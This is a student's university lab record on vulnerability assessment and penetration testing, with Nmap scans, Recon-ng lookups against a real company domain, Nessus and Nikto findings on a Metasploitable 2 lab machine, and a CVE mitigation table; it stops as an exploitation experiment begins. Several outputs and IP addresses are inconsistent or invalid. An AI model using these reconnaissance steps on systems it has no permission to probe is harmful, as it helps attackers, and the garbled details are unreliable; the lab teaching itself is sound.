

# **VISVESVARAYA TECHNOLOGICAL UNIVERSITY**

JNANA SANGAMA CAMPUS, BELGAVI-590018



## **LAB RECORD OF VULNERABILITY ASSESSMENT AND PENETRATION TESTING**

**NAME: Rakshith Rao**

**USN: 4AL22IC031**

**SEMESTER: 6<sup>TH</sup>**

**DEPARTMENT: CSE(ICB)**

**FACULTY NAME: VINEETH KUMAR SHEETY**



**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING(ICB)  
ALVA'S INSTITUTE OF ENGINEERING AND TECHNOLOGY  
MOODBIDRI-574225, KARNATAKA**

**2024– 2025**

# ALVA'S INSTITUTE OF ENGINEERING AND TECHNOLOGY

SHOBHAVANA CAMPUS, MIJAR, MOODBIDRI D.K. -574225

KARNATAKA



DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING(ICB)

## CERTIFICATE

This is to certify that **Mr. Rakshith Rao**, bearing University Serial Number **4AL22IC031**, has submitted the Laboratory course record of **Vulnerability Assessment and Penetration Testing (VAPT)** for the **6th Semester** B.E. in the Department of Computer Science (Internet of Things) Engineering during the academic year **2024 – 2025**.

The Laboratory course record has been approved as it satisfies the academic requirements in respect of the Laboratory course prescribed by Visvesvaraya Technological University (VTU).

---

Mr. Vineeth Kumar  
Shetty Faculty Incharge

---

Prof. Vasudev Shahapur  
Head of the Department

## TABLE OF CONTENTS

S. No.	Experiment Title	Page No.	Faculty Signature
1	Network Reconnaissance & Footprinting		
2	Vulnerability Scanning & Assessment		
3	Exploiting a Known Vulnerability		
4	SQL Injection Attacks on Web Applications		
5	Cross-Site Scripting (XSS) Attacks		
6	Password Cracking & Credential Harvesting		
8	Privilege Escalation on a Compromised Host		
9	Full Web Application Penetration Test		
10	Reporting & Remediation Strategy		

<b>Record CIE MARKS (30 M)</b>	<b>INTERNAL TEST MARKS (20 M)</b>	<b>TOTAL INTERNAL ASSESSMENT MARKS (50 M)</b>

## **Client Information:**

<b><u>Field</u></b>	<b><u>Description</u></b>
<b>Name of Student</b>	<b>Rakshith Rao</b>
<b>USN</b>	<b>4AL22IC031</b>
<b>Lab Name</b>	<b>Vulnerability Assessment and Penetration Testing (VAPT)</b>
<b>Report Submitted</b>	<b>May 21, 2025</b>
<b>Institution</b>	<b>Alva's Institute of Engineering &amp; Technology</b>
<b>Course &amp; Branch</b>	<b>B.E – Computer Science (ICB)</b>

### **Executive Summary – VAPT Lab:**

This laboratory course on Vulnerability Assessment and Penetration Testing (VAPT) provides a structured and hands-on approach to understanding real-world cybersecurity challenges. Through a series of 10 guided experiments, students are introduced to critical phases of ethical hacking and system hardening, focusing on identifying, exploiting, and remediating vulnerabilities across various targets and environments.

- The lab begins with reconnaissance and network footprinting, simulating how a security analyst gathers intelligence about a target network using tools like Nmap, Recon-ng, and Amass. This foundational phase establishes visibility into exposed systems, ports, and services. The following experiments dive deeper into identifying vulnerabilities using automated scanners such as Nessus and Nikto, and analyzing results with CVE-based risk assessments.
- Hands-on exploitation is explored in controlled environments like Metasploitable 2 and DVWA, demonstrating real-world attack techniques such as SQL Injection, Cross-Site Scripting (XSS), and remote shell exploitation using the Metasploit Framework. Experiments also introduce password cracking techniques using tools like John the Ripper and Hashcat, simulating adversarial attempts to break weak authentication mechanisms.

- Further, the course emphasizes post-exploitation techniques like privilege escalation, where students leverage misconfigurations or kernel vulnerabilities to gain root access. A full-scale web application penetration test on OWASP Juice Shop demonstrates how attackers chain vulnerabilities for maximum impact.
- The final experiment focuses on consolidating all findings into a structured reporting and remediation strategy, teaching students how to present vulnerabilities, risk ratings, and security recommendations in a professional format suitable for executive and technical audiences.
- Throughout the lab, industry-recognized tools, techniques, and frameworks such as OWASP Top 10, PTES, and NIST SP 800-115 were applied, ensuring academic and practical relevance.
- This VAPT lab not only builds technical skills in cybersecurity but also fosters critical thinking in assessing organizational risks and applying appropriate countermeasures preparing students for future roles in cybersecurity analysis, auditing, and ethical hacking

## **Testing Methodology – VAPT Lab**

The penetration testing process followed throughout the VAPT lab experiments adhered to a systematic methodology based on industry-standard frameworks such as **OWASP**, **PTES (Penetration Testing Execution Standard)**, and **NIST SP 800-115**. Below are the key phases of this methodology:

### **1. Planning and Scoping**

This initial phase involved clearly defining the goals, scope, and limitations of the penetration tests. It ensured alignment between the testing objectives and lab boundaries. Parameters such as testing type (black box, white box, or gray box), allowed tools, and targets were defined before proceeding.

### **2. Reconnaissance (Information Gathering)**

This phase focused on gathering information about the target environment using both passive and active techniques. Tools like **Nmap**, **Amass**, and **Recon-ng** were used to identify IP ranges, services, domains, and potential entry points into the system.

### **3. Vulnerability Analysis**

After collecting the necessary data, analysis was performed to detect vulnerabilities. This included scanning for open ports, outdated services, misconfigurations, weak passwords, and publicly known CVEs. Automated scanners (e.g., **Nessus**, **Nikto**) and manual testing techniques were used here.

#### 4. Exploitation

This phase involved actively exploiting identified vulnerabilities to validate their impact. Tools like **Metasploit**, **SQL Map**, and **Burp Suite** were employed to simulate attacks, such as remote code execution, privilege escalation, SQL injection, and XSS.

#### 5. Post-Exploitation and Lateral Movement

After successful exploitation, this phase assessed the depth of system compromise. Actions included gaining root access, extracting credentials, accessing sensitive data, or moving across systems to simulate real-world attacker behavior.

#### 6. Reporting

All findings were documented thoroughly, including vulnerabilities, exploitation techniques, screenshots, risk ratings, and impact assessments. Recommendations were also added to help in mitigation. The report was designed to be understandable for both technical and non-technical readers.

#### 7. Remediation and Retesting

Based on the findings, suggested remediations were applied (e.g., patching, configuration changes). A retest was then performed to confirm that the issues were resolved and no new vulnerabilities were introduced during the mitigation process.

##### Tools used:

Kali Linux
Metaspitable
Nmap
Recon-ng
Nessus
Nikto
Metasploit Framework
SQLMap
Burp Suite Community Edition
OWASP ZAP
John the Ripper
Hashcat
Hydra
LinPEAS
Linux Exploit Suggester

## Application Overview:

<u>Parameter</u>	<u>Description</u>
Target URL / IP	<a href="http://localhost">http://localhost</a> / 192.168.X.X (e.g., DVWA, Metasploitable 2)
Lab Environment	DVWA, OWASP Juice Shop, Metasploitable 2
Tech Stack	PHP-MySQL (DVWA), Node.js-MongoDB (Juice Shop), Linux (Metasploitable 2)
Authentication	Default credentials / manual login
Users Tested	Admin, Guest, Normal User



## Risk Rating:



### Host Information

IP: 192.168.124.193  
MAC Address: 08:00:27:99:58:09  
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

### Vulnerabilities

**70728 - Apache PHP-CGI Remote Code Execution**

## Experiment 1: Network reconnaissance & Footprinting

**Objective** To perform **active and passive reconnaissance** using tools like **Nmap** and **Recon-ng** to identify devices and services running on a target subnet (192.168.161.130) within a company environment.

### Tools used:

- Nmap (network mapper)
- Recon-ng
- Kali Linux terminal

### Step-by-step procedure

#### Step 1: Conducting a network scan with Nmap

```
(root@rakshith)-[/home/rakshith]
# nmap 192.168.161.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 22:35 IST
Nmap scan report for 192.168.161.130
Host is up (0.0031s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.39 seconds
```

Explanation: nmap (network mapper) is a powerful open-source tool used for network discovery and security auditing. In this step, a simple command was executed to scan a specific ip address (192.168.161.130) for open tcp ports. The command provides insights into which services are running on the machine, helping identify potential vulnerabilities.

#### Key components of the output:

- Nmap version: indicates that version 7.95 is being used.
- Scanning: the command scans for open ports and services, showing their states (open, closed, etc.).
- Port list: a detailed list of open ports including their respective services (e.g., ftp, ssh, http).
- Mac address: displays the mac address associated with the scanned Ip, indicating the device manufacturer.

## Step 2 : Nmap scan report overview

```

root@kali:~# nmap 192.168.161.130 -O
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 22:35 IST
Nmap scan report for 192.168.161.130
Host is up (0.0012s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5988/tcp  open  vnc
8080/tcp  open  x11
8667/tcp  open  irc
8089/tcp  open  ajp13
8188/tcp  open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge/viip adapter/general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
  
```

This image shows the output of an Nmap scan executed on a specific ip address (192.168.161.130). Nmap (network mapper) is a powerful tool used for network discovery and security auditing. The scan reveals open ports and services running on the target system.

Key elements of the scan report:

- Scan initiation:
  - Command used: Nmap 192.168.161.130 -O
  - Nmap version: 7.95
  - Scan date: 2025-05-20 at 22:35 ist
  - Latency: host is up with 0.001s latency.
- Open ports and services:
  - A list of open tcp ports is displayed along with the corresponding services:
    - 21/tcp - ftp
    - 22/tcp - ssh (not explicitly listed but generally associated with port 22)
    - 23/tcp - telnet
    - 25/tcp - smtp
    - Other notable services include MySQL, PostgreSQL, and various application- related ports.
- System information:
  - Mac address: 00:0c: 29:9f: 60:7c (VMware)
  - Device type: general purpose
  - Operating system: Linux 2.6.X
- Network details:
  - Network distance: 1 hop
  - Os detection: confirmed successful with a request for reporting any inaccuracies.

### Step 3: Version scanning

```
(root@rakshith) ~ /home/rakshith
# nmap 192.168.161.130 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 22:47 IST
Nmap scan report for 192.168.161.130
Host is up (0.0034s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Aubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.1.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
```

Command executed

Nmap 192.168.161.130 -sV

Objective

To perform version detection on the open ports of the target machine. This helps identify the specific versions of the services running, which is crucial for vulnerability assessment and exploitation.

Explanation

- The -sV flag in Nmap stands for service version detection.
- When combined with a target IP address, Nmap probes each open port with specific tests to determine:
  - The service name (e.g., Apache, OpenSSH, MySQL).
  - The version number (e.g., Apache 2.4.29, OpenSSH 7.6p1).
  - Sometimes even the os or product name (e.g., Microsoft windows smb).

### Step 4: Port scanning (specific port scan)

```
(root@rakshith) ~ /home/rakshith
# nmap 192.168.161.130 -p21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 22:55 IST
Nmap scan report for 192.168.161.130
Host is up (0.0016s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Command executed

Nmap 192.168.161.130 -p21

## Objective

To scan a specific port — in this case, port 21 (ftp) — on the target machine 192.168.161.130. This is useful when:

- You want to quickly check if a particular service is running.
- You want to reduce noise and avoid full port scans.
- You're verifying if a known vulnerability exists on a specific port.

### Explanation

- The -p flag in Nmap is used to specify one or more ports to scan.
- Port 21 is the default port for ftp (file transfer protocol).
- Scanning this port reveals whether:
  - The ftp service is active or inactive.
  - The state of the port (open, closed, filtered).
  - With the addition of -sV, you can also determine the service version.
  -

### Step 5: Reconfig installation and module setup



Recon-ng is a powerful osint (open-source intelligence) framework used to gather information such as subdomains, hostnames, emails, and metadata from publicly available sources.

## Installation overview

- Clone the tool from GitHub:

Git clone <https://github.com/lanmaster53/recon-ng>.Git

- Navigate into the folder and run it:



```
[recon-ng][default] > marketplace search ssl
Searching module index for "ssl"...

+-----+-----+-----+-----+-----+
| Path | Version | Status | Updated | Size |
+-----+-----+-----+-----+-----+
| recon/Networks/ssl_ssl | 1.0 | installed | 2019-08-24 | 1 |
| recon/Networks/ssl_ssl | 1.0 | installed | 2019-08-24 | 1 |
| recon/Networks/ssl_ssl | 1.0 | installed | 2019-08-24 | 1 |
+-----+-----+-----+-----+-----+

E = Has dependencies, see info for details.
X = Requires desc, see info for details.

[recon-ng][default] > marketplace info ssltools

+-----+-----+-----+-----+-----+
| Path | Version | Status | Updated | Size |
+-----+-----+-----+-----+-----+
| recon/Networks/ssltools | 1.0 | installed | 2019-08-24 | 1 |
+-----+-----+-----+-----+-----+
| Name | ssltools.com Host Name Lookup |
| Desc | This module (borrowing from the ssl_ssl module by David Lippman) |
| Version | 1.0 |
| Last updated | 2019-08-24 |
| Description | Uses the ssltools.com site to obtain host names from a site's SSL certificate metadata to update the 'hosts' table. Reading starts with the certificate that are linked to the 'authoritative' table. |
| Required deps | [] |
| Dependencies | [] |
| Files | [] |
| Status | installed |
```

- Marketplace search ssl searches for all modules in the recon-ng marketplace related to the keyword "ssl". Useful for quickly finding ssl-focused reconnaissance modules.
- Marketplace info ssltools displays detailed information about the ssltools module, including what it does, who created it, required inputs, and dependencies.

### Step 8: Using the hackertarget module in recon-ng – brief explanation

```
[recon-ng][default] > module load hackertarget
[recon-ng][default][hackertarget] > options set source tesla.com
SOURCE = tesla.com
[recon-ng][default][hackertarget] > info

Name: hackertarget (lookup)
Author: Michael Heerdt (michaelheerdt)
Version: 1.1

Description:
Uses the hackertarget.com API to find host names, updates the 'hosts' table with the results.

Options:
+-----+-----+-----+-----+
| Name | Current Value | Required | Description |
+-----+-----+-----+-----+
| SOURCE | tesla.com | yes | source of host (see 'info' for details) |
+-----+-----+-----+-----+

Source Settings:
default: SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
strings: string representing a single input
paths: path to a file containing a list of inputs
query: sql: Database query returning one column of inputs.

[recon-ng][default][hackertarget] > run

tesla.com

+-----+-----+-----+-----+
| Country: None |
| Host: tesla.com |
| IP Address: 2.10.54.287 |
| Latitude: None |
| Longitude: None |
| Notes: None |
| Region: None |
+-----+-----+-----+-----+
| Country: None |
| Host: google-tesla.com |
| IP Address: 199.128.58.38 |
| Latitude: None |
| Longitude: None |
| Notes: None |
| Region: None |
+-----+-----+-----+-----+
| Country: None |
| Host: computer.tesla.com |
| IP Address: 84.125.183.113 |
| Latitude: None |
| Longitude: None |
+-----+-----+-----+-----+
```

### Commands used

- Load the module:

### Modules load hackertarget

- Get module details:

### Info

- Set target domain (example: tesla.Com):

### Options set source tesla.Com

- Run the module:

### Run

### Purpose



The hackertarget module uses the hacker target Api to automate reconnaissance tasks such as discovering subdomains and ip addresses associated with a target domain. It's a fast way to gather external host information without sending direct requests to the target's server.

### **Impact analysis**

1. Exposure of unsecured services open ports like ftp (21), telnet (23), and smb (445) may allow unauthorized access or remote code execution if misconfigured or unpatched.
2. Information leakage via reconnaissance tools like Nmap and recon-ng can gather detailed os, service, and domain information—enabling attackers to plan targeted exploits.
3. Risk of exploitable vulnerabilities version detection may reveal outdated services (e.g., vsftpd, Apache, MySQL), which can be exploited using known cves.

### **Mitigation strategies**

1. Limit public exposure of services disables unnecessary services and block unused ports using firewalls or access control lists (acls).
2. Regular patching and updates keep operating systems and software up-to-date to reduce risk from known vulnerabilities.
3. Implement network segmentation and monitoring use vlans, ids/ips, and continuous network monitoring to detect and isolate suspicious scanning or probing activity.

### **Results:**

Using Nmap, several open ports were identified on the target machine (192.168.44.129), including FTP (21), SSH (22), Telnet (23), SMTP (25), and others, along with their respective service versions, which revealed useful information such as the operating system (Linux 2.6.X), device type (general-purpose), and MAC address (VMware). Recon-ng was used for passive reconnaissance, where modules like hackertarget helped gather subdomains and IP addresses associated with a domain (e.g., tesla.com) without directly interacting with the target, effectively expanding the intelligence gathered for potential vulnerability analysis.





5. Click the download button to save the nessus .Deb installer file to your local machine.

## Step 2: Accessing nessus

```
[root@kali:~]# dpkg -i Nessus-10.8.4-debian10_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 416988 files and directories currently installed.)
Preparing to unpack Nessus-10.8.4-debian10_amd64.deb ...
Unpacking nessus (10.8.4) ...
Setting up nessus (10.8.4) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS13_PRF : (KAT_KDF) : Pass
HKDF2 : (KAT_KDF) : Pass
SSPRDF : (KAT_KDF) : Pass
KBNDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
KN42KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components ...
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://rakshith:8834/ to configure your scanner
```



Brief explanation: after downloading and installing the nessus package on a kali linux system, the next step is to start the nessus service and access its web interface to configure the scanner.

Steps to access nessus:

1. Install nessus package use the debian package installer command:

`Sudo dpkg -i nessus-<version>-debian6_amd64.Deb`

2. Start the nessus service launch the nessus daemon with:

`Sudo systemctl start nessusd`

3. Open nessus web interface open a web browser and navigate to:

`Https://<kali_ip_address>:8834`


(replace <kali\_ip\_address> with your kali linux machine's ip or hostname.)

4. Configure nessus follow the on-screen instructions to complete initial setup, including license activation, user creation, and plugin updates.

### Step 3: Nessus network scan results

After running a vulnerability scan using nessus essentials, the results display various security issues detected on the target network.

Key points from the scan results:



- Severity categories: vulnerabilities are grouped by severity levels such as critical, high, medium, and low, helping prioritize remediation efforts.
- Types of vulnerabilities found:
  - Ssl/tls issues: weak or outdated encryption protocols that could allow interception or downgrade attacks.
  - Ssh vulnerabilities: potential weak configurations or outdated versions risking unauthorized access.
  - Http vulnerabilities: possible outdated server software, misconfigurations, or default files exposing sensitive data.
- Comprehensive coverage: nessus identifies vulnerabilities across different protocols and services, providing cve references and remediation suggestions.

### Step 4: Finding the ip address

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:cb:b5:d3
          inet addr:192.168.161.130  Bcast:192.168.161.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:91d6:56a3:a00:27ff:feeb:b5d3/64 Scope:Global
          inet6 addr: fe80::a00:27ff:feeb:b5d3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5035 (4.9 KB)  TX bytes:7112 (6.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$ _
```

The image shows the network configuration of the metasploitable virtual machine, revealing its assigned ip address and network interface details.

Key points:

- The ip address is crucial for targeting the machine during scanning and penetration testing.
- Network interface information (e.G., eth0) helps identify the active connection used by the vm.
- Common commands to find the ip address in linux include:

Ifconfig


Or

Ip addr show

Knowing the ip address allows you to precisely direct tools like openvas, nikto, or nessus to the metasploitable machine for vulnerability scanning.

#### Step 5: Nikto scan on metasploitable vm





- Outdated apache version: the server runs an old apache version with known vulnerabilities.
- Security misconfigurations: directory listings are enabled, exposing sensitive files and directories.
- Exposed directories: certain directories and scripts are accessible without authentication, increasing the attack surface.
- Potential exploits: these issues could allow attackers to gather information, upload malicious files, or execute unauthorized commands.


A nikto scan was run against the metasploitable vm at 192.168.161.130, with the scan results saved to a text file for documentation and analysis.

```
nikto -h http:// 192.168.160.130 -output nikto results.Txt
```

Purpose:

- Performs a vulnerability scan on the target web server.
- Saves all findings, including outdated apache versions, exposed directories, and security misconfigurations, into nikto\_results.txt for easy review and reporting.

### Step 7: Nikto scan results – web vulnerability assessment



The nikto scan on the target web server (192.168.160.130) revealed several critical vulnerabilities:

- Outdated apache version: the server is running an old Apache version susceptible to known exploits.
- Directory indexing enabled: allows attackers to view directory contents, exposing sensitive files.
- Php info leak: the presence of php info pages can disclose detailed server configuration and environment variables.
- Exposed credentials in wp-config.php: sensitive wordpress configuration file is accessible, risking database credential theft

## Vulnerability assessment report

ID	Vulnerability	Risk Level	CVE Reference	Mitigation
1	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Critical	CVE-2020-1745, CVE-2020-1938	Disable AJP connector if not required, upgrade to a patched version, and restrict access to the AJP port.
2	phpMyAdmin SQL Injection (PMASA-2019-3)	Critical	CVE-2019-11768	Upgrade phpMyAdmin to version 4.8.6 or later, restrict database permissions, and use web application firewalls.
3	TWiki 'rev' Parameter Arbitrary Command Execution	High	CVE-2005-2877	Upgrade TWiki to a patched version, restrict access to TWiki scripts, and validate user input to prevent command injection.
4	Apache PHP-CGI Remote Code Execution	Critical	CVE-2012-1823, CVE-2012-2311, CVE-2012-2335, CVE-2012-2336	Upgrade PHP to the latest version, disable PHP- CGI if not required, and configure mod_php for safer execution.
5	HTTP TRACE / TRACK Methods Allowed	Medium	CVE-2003-1567, CVE-2004-2320, CVE-2010-0386	Disable TRACE and TRACK methods in web server configurations to prevent Cross-Site Tracing (XST) attacks.

**Results:**

Nessus identified multiple high and critical vulnerabilities on the Metasploitable 2 machine, including SSL/TLS misconfigurations, SSH issues, outdated software, and exposed services, all with CVE references and suggested mitigations. The Nikto scan on the DVWA web server revealed outdated Apache software, directory indexing enabled, PHP info disclosure, and exposed sensitive files like wp-config.php. Vulnerabilities such as Ghostcat (CVE-2020-1938), phpMyAdmin SQL injection (CVE-2019-11768), and PHP-CGI RCE (CVE-2012-1823) were flagged, highlighting critical configuration flaws and the urgent need for patching and hardening of services.



## Experiment 3: Exploiting a known vulnerability

### Objective:

To exploit the known vulnerability in the vsftpd 2.3.4 service on Metasploitable 2 using the Metasploit Framework to gain unauthorized remote shell access.

### Tools Used:

- **Metasploit Framework** – for exploit development and remote code execution
- **Nmap** – to scan and identify open services and their versions
- **Kali Linux** – as the attacking platform
- **Metasploitable 2** – as the vulnerable target machine

### Step 1: Finding the ip address of metasploitable 2

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:cb:b5:d3
          inet addr:192.168.161.130  Bcast:192.168.161.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:91d6:56a3:a00:27ff:feeb:b5d3/64 Scope:Global
          inet6 addr: fe80::a00:27ff:feeb:b5d3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
